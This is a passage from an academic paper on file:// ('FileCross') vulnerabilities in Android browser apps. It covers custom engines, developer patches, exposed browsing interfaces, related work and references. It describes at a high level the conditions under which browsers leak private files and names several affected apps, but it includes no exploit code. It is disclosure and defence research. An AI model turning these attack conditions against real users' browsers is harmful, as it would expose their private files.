It is useful to find out how many browsers do not use the default engine (which has inherent flaws). Implementing a custom web engine in Android usually requires embedding native codes as shared libraries (.so files). For example, Chrome uses libchromeview.so as its underlying engine to support browsing functionalities. Determining which .so files are web engines is hard and also out of the scope of this paper. Here, we adopt two tricks to infer which browsers embed their own engines. First, we use regular expression "native.*loadUrl" to locate five browsers that implement their own native version of "loadUrl" API, including Chrome, Yandex (libchromiumkit.so), Flash Browser (libxul.so), and even the vulnerable UC Browser HD (libWebCore_UC.so). However, this strategy is not robust enough, because it even misses the Firefox engine. Therefore, we directly inspect each .so file name from 24 browsers which have .so files. The inspection (combined with existing knowledge) shows that another six browsers embed their own engines, such as Firefox (libmozglue.so), Dolphin Browser (libdolphinwebcore.so), and three Opera browsers (libom.so).

It is also a trend that more Android browsers will use custom engines. Our analysis of five popular Chinese browser apps (which were collected on May 1) shows that four of them define their own engines. They are QQ (libmttwebcore.so), Baidu (libzeus.so), Liebao (libchromeview.z.so) and Sogou (libsogouwebcore.so) browsers. In particular, our system identifies Sogou Browser being vulnerable to FileCross attack A4.

In summary, we have identified 15 (out of the total 120) browsers embedding their custom engines instead of the system default one. In addition, our system identifies three of them being vulnerable: Firefox, UC Browser HD, and Sogou browsers. These findings demonstrate the effectiveness of our system to uncover file:// vulnerabilities in non-webkit browsers.

5 Further Analysis and Recommendations

5.1 Analyzing the Patches

An overview We have spent considerable efforts on reporting our identified vulnerabilities to the developers (the detail can be found in Appendix C of [11]). Table 3 summarizes the nine patches received so far. Our analysis reveals three kinds of patch methods adopted by the developers. First, similar to the method used by Chrome [3], Firefox's developer disabled the capability of accessing the contents of some unrenderable private files to address the auto-file download issue. However, unlike Chrome, Firefox still allows `file://` access to the private file zone and loading renderable files. We argue that accessing private file zone should be totally banned to mitigate all potential risks. Second, Lightning Browser (`acr.browser.barebones`) and InBrowser (in its beta version, `nu.tommie.inbrowser.beta`) directly blocked the external `file://` URLs from other apps. This fix suggests that supporting external `file://` URLs is not necessary for maintaining some browsers' functionalities. It is interesting to note that the developer of Lightning Browser also applied this method to protect his two other browsers (one is a paid version, and the other an unpublished new browser). Finally, the developers of most patched browsers chose to disable JavaScript execution in `file://` URLs, because it is the easiest way to thwart the three FileCross attacks that require JavaScript support. Although this patch does not eliminate all the possible risks (e.g., screen-shot attacks or origin-crossing attacks without JavaScript), it could be considered effective for the threat models considered in this paper.

Table 3. An overview of the nine patches received from the developers.

Package Names	Patched Versions	The Patching Methods
org.mozilla.firefox	28.0.1	Disable accessing unrenderable private files
acr.browser.barebones	3.0.8a	Block external `file://` URLs and alert users
nu.tommie.inbrowser.beta	2.11-55	Block external `file://` URLs
com.baidu.browser.inter	3.1.2.0	Disable JavaScript execution in `file://` URLs
com.jiubang.browser	1.16	Disable JavaScript execution in `file://` URLs
com.baidu.browserhd.inter	1.2.0.1	Disable JavaScript execution in `file://` URLs
easy.browser.classic	1.3.6	Disable JavaScript execution in `file://` URLs
harley.browsers	1.3.2	Disable JavaScript execution in `file://` URLs
com.kiddoware.kidsafebrowser	1.0.4	Disable JavaScript execution in `file://` URLs

An interesting patching process During the process of analyzing the patches, we identified an interesting case which illustrates the importance of automatic testing even for patches. The developers of Baidu Browser once sent us a version that they thought it was patched, because they had disabled the JavaScript execution. However, our system could still successfully exploit this "patched" version. By a careful manual analysis of the patched version, we have found that there were two rendering points in Baidu Browser's browsing interface: one is invoked when users manually input a URL in the browser bar, and the other is for external browsing Intents. Interestingly, the developers disabled the JavaScript support for `file://` URLs only for the first rendering point, thus leaving the real attack point intact. Since the developers did not have an actual attack app, they tested the "patch" manually and mistakenly thought it was patched.

5.2 Exposed Browsing Interfaces

Fig. 6 shows the breakdown of the EBIs in our tested 115 browsers, of which 113 expose their browsing interfaces, meaning that exposing browsing interfaces is a common practice among Android browsers. However, we notice that 26 browsers

(23%) expose their browsing interfaces unintentionally. Among them, eight are vulnerable. In other words, these eight browsers could originally avoid the FileCross issues, if they realized to close their unintentionally exposed interfaces.




Fig. 6. A breakdown of exposed browsing interfaces in the 115 tested browsers.

We also observe that only 34 browsers (29%) explicitly or intentionally accept external `file://` browsing requests. But our dynamic testing actually finds 75 browsers supporting external `file://` browsing requests. This discrepancy shows that the other 41 browsers may accidentally leak the `file://` channels to other apps. That is, they intend to support `file://` URLs only for internal uses (e.g., when users manually input a `file://` URL).

5.3 `file://` Support in Android Browsers

Based on our analysis, we report three major observations on the `file://` support in Android browsers. First, (at most) 40 of our collected 115 browsers do not support `file://` at all. Note that 40 is only a upper bound, because our system may not successfully characterize some browsers due to the limitation of dynamic analysis. Among the 40 unsupported ones, Opera Mini and UC Browser Mini are the very popular ones. Opera Mini explicitly mentions "*The protocol "file" is not currently supported*" when a `file://` URL is entered, whereas UC Browser Mini redirects users to a Google search page using the keyword of the entered URL. Other unsupported cases that we manually confirm are dedicated browsers, such as The Pirate Bay Browser for browsing torrents and SkyDrive Browser for accessing Microsoft's SkyDrive service. These cases collectively show that `file://` is generally not supported in lightweight and dedicated browsers, and this practice spares them from the FileCross attacks.

Second, we find that several popular browsers already forbids `file://` access to private file zones. Our system identifies four such cases, including Chrome, Dolphin (`mobi.mgeek.TunnyBrowser`), UC (`com.UCMobile.intl`) and Yandex browsers. All of them allow `file://` access to contents in SD card and permit JavaScript execution in `file://` URLs, but forbid `file://` access to their private file zones. Thanks to this security policy, they are robust to most FileCross attacks (i.e., except A2). We therefore recommend to adopt this practice for all Android browsers, because it can better meet the security model of mobile systems.

Finally, we observe three browsers actively disabling the JavaScript execution in `file://` URLs: 3G Browser (`com.mx.browser.free.mx100000004981`) and another two from the same developer (Maxthon Tablet and Maxthon Fast Pioneer browsers). Although the percentage of this practice is currently low (i.e., 3 out of 75), according to our analysis of the patches, we believe that more browsers will follow this practice.

6 Related Work

WebView security The closest related works are those on the security of WebView, which uses Android's default web engine (mainly webkit) APIs to help apps display web pages. However, different from our study, most of these studies (e.g., [17–19]) mainly concern the insecure invocation between JavaScript and Java levels which may compromise a WebView app by misusing its exposed JavaScript interfaces. In particular, the file-based cross-zone scripting attack reported in [18] is similar to the FileCross attacks, but their attack follows the man-in-the-middle model where malicious JavaScript codes are injected by network adversaries. Without adopting a realistic threat model and proposing detailed attacks, they conclude that file-based cross-zone scripting vulnerabilities are *fortunately* fairly rare. In our study, we however show that `file://` vulnerabilities are prevalent in Android browsers. Additionally, our study is more general for testing major practices in the Android browser ecosystem (i.e., not limited to WebView flaws), and we also identify non-webkit vulnerable cases (notably Firefox and UC Browser HD).
Android exposed component issues One important condition for launching FileCross attacks is that browsing interfaces in victim browsers are exposed. Many previous works (e.g., [8, 20–24]) have studied the general exposed component problem from the perspective of information flow analysis. They aim at the source-sink problem that other apps can trigger dangerous APIs (i.e., sinks) in an exposed component from its exposed entry points (i.e., sources). Compared to the FileCross attacks, constructing their exploits are less complicated (due to the main focus on the raw Intent fields) and do not require the domain knowledge of browser SOP and file protocol. The exploit for Facebook Next Intent issue in [25] is also launched from `file://`, but it does not aim at stealing Facebook app's private files as the Facebook FileCross attack reported in [26].
Android dynamic testing Besides our system, there are a number of other Android dynamic testing systems proposed for various purposes. Systems from the software engineering community aim at improving the app test rates by covering more code paths (e.g., [15, 16, 27]) with lower costs [28] and in more flexible ways [29]. In contrast, systems for security testing focus on adding more dedicated components, such as taint tracking in [13], fingerprint generator in [14], and pre-performed static analysis in [10]. In our case, we also embed an EBI scoring module and two dedicated components (i.e., the Attack Executer and Web Receiver) into our system, making it the first system for detecting the `file://` vulnerabilities in Android browsers.

7 Conclusions and Future Works

In this paper, we identified a class of attacks in Android called FileCross that exploits the vulnerable `file://` to obtain user's private files, such as cookies, bookmarks, and browsing histories. We designed and implemented an automatic system to detect the vulnerabilities in 115 browser apps. Our results show that the vulnerabilities are prevalent in Android browsers. More than half of our tested 115 browser apps were found vulnerable. A further detailed analysis gave more insights into the current browser practices, such as exposed browsing interfaces and allowing `file://` access to private file zones. Our vulnerability reports also helped around ten developers patch their vulnerable browsers promptly. For one browser, our system helped discover that their first patch failed to block the vulnerability.

Our system currently focuses on detecting `file://` vulnerabilities in Android browsers. However, the FileCross attacks may also exist in other kinds of apps that use web engine APIs. For example, Facebook was identified vulnerable to attack A2 [26], although it only suffered with another issue called Next Intent [25]. Detecting `file://` vulnerabilities in these non-browser apps is a future work of our system. We plan to incorporate static analysis techniques to identify "similar" browsing interfaces which may not have clear EBI patterns.

There are a few limitations in our current system and experiments. First, some browsers have the splash or welcome views in the front of their browsing interfaces, which may interfere with our automatic attacks. But we also notice several such cases (e.g., Next and Boat browsers) that actually do not affect the effectiveness of our attacks, because the underlying component is still the browsing interface although it is not visible. Second, our current experiments do not cover the default browsers which are pre-installed in devices, because we do not have enough phones to collect and test them.

Acknowledgements We thank the three anonymous reviewers for their critical comments. This work is partially supported by a grant (ref. no. ITS/073/12) from the Innovation Technology Fund in Hong Kong.

References

1. Mozilla: Same-origin policy. `https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy`
2. Terada, T.: Chrome for Android download function information disclosure. `https://code.google.com/p/chromium/issues/detail?id=144820`
3. Terada, T.: Chrome for Android bypassing SOP for local files by symlinks. `https://code.google.com/p/chromium/issues/detail?id=144866`
4. Terada, T.: Mfsa 2013-84: Same-origin bypass through symbolic links. `http://www.mozilla.org/security/announce/2013/mfsa2013-84.html`
5. W3C: Xmlhttprequest. `http://www.w3.org/TR/XMLHttpRequest/`
6. Android: Category browsable. `http://developer.android.com/reference/android/content/Intent.html#CATEGORY_BROWSABLE`

7. Android: Intents and Intent Filters. http://developer.android.com/guide/components/intents-filters.html
8. Chin, E., Felt, A.P., Greenwood, K., Wagner, D.: Analyzing inter-application communication in Android. In: Proc. ACM MobiSys. (2011)
9. Android: MonkeyRunner. http://developer.android.com/tools/help/monkeyrunner_concepts.html
10. Sounthiraraj, D., Sahs, J., Greenwood, G., Lin, Z., Khan, L.: SMV-Hunter: Large scale, automated detection of SSL/TLS man-in-the-middle vulnerabilities in Android apps. In: Proc. ISOC NDSS. (2014)
11. Wu, D., Chang, R.: Analyzing Android browser apps for file: // vulnerabilities (Technical Report). In: http://arxiv.org/abs/1404.4553. (2014)
12. Selenium: Selenium - web browser automation. http://docs.seleniumhq.org/
13. Rastogi, V., Chen, Y., Enck, W.: AppsPlayground: Automatic security analysis of smartphone applications. In: Proc. ACM CODASPY. (2013)
14. Dai, S., Tongaonkar, A., Wang, X., Antonio Nucci, D.S.: Networkprofiler: Towards automatic fingerprinting of Android apps. In: Proc. IEEE INFOCOM. (2013)
15. Anand, S., Naik, M., Harrold, M., Yang, H.: Automated concolic testing of smartphone apps. In: Proc. ACM FSE. (2012)
16. Machiry, A., Tahiliani, R., Naik, M.: Dynodroid: An input generation system for Android apps. In: Proc. ACM FSE. (2013)
17. Luo, T., Hao, H., Du, W., Wang, Y., Yin, H.: Attacks on webview in the Android system. In: Proc. ACM ACSAC. (2011)
18. Chin, E., Wagner, D.: Bifocals: Analyzing webview vulnerabilities in Android applications. In: Proc. Springer WISA. (2013)
19. Georgiev, M., Jana, S., Shmatikov, V.: Breaking and fixing origin-based access control in hybrid web/mobile application frameworks. In: Proc. ISOC NDSS. (2014)
20. Grace, M., Zhou, Y., Wang, Z., Jiang, X.: Systematic detection of capability leaks in stock Android smartphones. In: Proc. ISOC NDSS. (2012)
21. Lu, L., Li, Z., Wu, Z., Lee, W., Jiang, G.: CHEX: Statically vetting Android apps for component hijacking vulnerabilities. In: Proc. ACM CCS. (2012)
22. Zhou, Y., Jiang, X.: Detecting passive content leaks and pollution in Android applications. In: Proc. ISOC NDSS. (2013)
23. Octeau, D., McDaniel, P., Jha, S., Bartel, A., Bodden, E., Klein, J., Traon, Y.: Effective inter-component communication mapping in Android with Epicc: An essential step towards holistic security analysis. In: Proc. Usenix Security. (2013)
24. Wu, L., Grace, M., Zhou, Y., Wu, C., Jiang, X.: The impact of vendor customizations on Android security. In: Proc. ACM CCS. (2013)
25. Wang, R., Xing, L., Wang, X., Chen, S.: Unauthorized origin crossing on mobile platforms: Threats and mitigation. In: Proc. ACM CCS. (2013)
26. Terada, T.: Facebook for Android - information diclosure vulnerability. http://seclists.org/bugtraq/2013/Jan/27
27. Azim, T., Neamtiu, I.: Targeted and depth-first exploration for systematic testing of Android apps. In: Proc. ACM OOPSLA. (2013)
28. Choi, W., Necula, G., Sen, K.: Guided GUI testing of Android apps with minimal restart and approximate learning. In: Proc. ACM OOPSLA. (2013)
29. Hao, S., Liu, B., Nath, S., Halfond, W., Govindan, R.: PUMA: Programmable UI-automation for large scale dynamic analysis of mobile apps. In: Proc. ACM MobiSys. (2014)